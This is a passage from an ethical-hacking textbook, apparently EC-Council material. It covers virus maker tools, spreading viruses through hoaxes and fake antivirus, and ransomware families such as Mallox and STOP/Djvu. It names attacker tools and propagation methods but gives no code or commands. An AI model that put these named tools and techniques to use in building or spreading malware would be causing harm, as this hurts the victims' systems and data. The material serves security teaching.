


Figure 7.56: Screenshot showing the application (Task Manager) disabled by the virus

hide0_ir

Some additional virus maker tools are as follows:

- TeraBIT Virus Maker
- Batch Virus Generator

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.

Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

hide01.ir

Google Critical Security Alert Scam:

Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "Check activity" button and gets trapped.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.57: Screenshot of Google Critical Security Alert Scam

hide01.ir

Some additional virus hoaxes are as follows:

- WhatsApp Seismic Waves Card
- McAfee Virus Pop-Up Scam
- McAfee Scam - Sinister Email

Fake AntiVirus

Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Antivirus 10**


  Antivirus 10 is a fake antivirus software pretending to be a legitimate antivirus suite. It is distributed as a potentially unwanted program (PUP) with regular software applications. Antivirus 10 first imitates a system scan and shows several fake threats found in the system. It creates fake system warnings, firewall alerts, unwanted redirects to malicious websites, antivirus pop-ups, and encourages users to buy the full version.

Figure 7.58: Screenshot of Antivirus 10

Some additional fake antivirus programs are as follows:

- AVLab Internet Security
- Smart Security
- PC Analyzer Tool
- Live Protection Suite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

Some additional ransomware families are as follows:

- Phobos
- Xorist
- LockBit Black
- DarkSide RaaS

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Conti
- Cerber
- Thanos
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze

Examples of Ransomware

- **Mallox Ransomware**

  Source: *https://www.pcrisk.com*

  Mallox is a ransomware strain that targets Microsoft (MS) Windows systems. It was first identified in June 2021 and compromises networks with vulnerable MS-SQL servers. Mallox ransomware infects victim computers through emails, software cracking tools that bypass license activation, and downloads from unknown sites. Mallox is designed to encrypt files on the infected system and appends the ".mallox" extension to file names. For example, the file name "sample.txt" becomes "sample.txt.mallox". Some other Mallox variants append extensions such as ".malox", ".malloxx", or ".maloxx" to encrypted files. It also creates a ransom note named "RECOVERY INFORMATION.txt", containing instructions for contacting the attacker. The demanded ransom is provided when the victim accesses the Mallox ransomware TOR website using a Tor Browser.




Figure 7.59: Screenshot showing Mallox ransom note

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **STOP/Djvu Ransomware**

  Source: *https://www.rewterz.com*

  The STOP/DJVU ransomware attack was initially identified in February 2018 and has since evolved into over 600 variants. This STOP ransomware acquired the nickname Djvu by adding the .djvu extension on its first ransomware attack, which is a legitimate file format used by AT&T. This new STOP variant has several layers of obfuscation and uses RSA encryption, which slows down analysis by researchers and automatic tools. STOP ransomware commonly targets Windows operating systems. Once the STOP/Djvu has infected the system, it downloads several other programs to encrypt all files on the system. The extensions differ for each variant of STOP ransomware, such as .looy, .vook, .kool, .nood, .wiaw, .wisz, .lkfr, .lkhy, .ldhy, .cdxx, .cdcc, etc. After encrypting all the files in the system, a text file "_readme.txt" will appear with instructions to contact the group to pay the ransom. The primary tactics used to spread this ransomware involve using spam emails with malicious attachments and masquerading file types on pirate torrent sites.

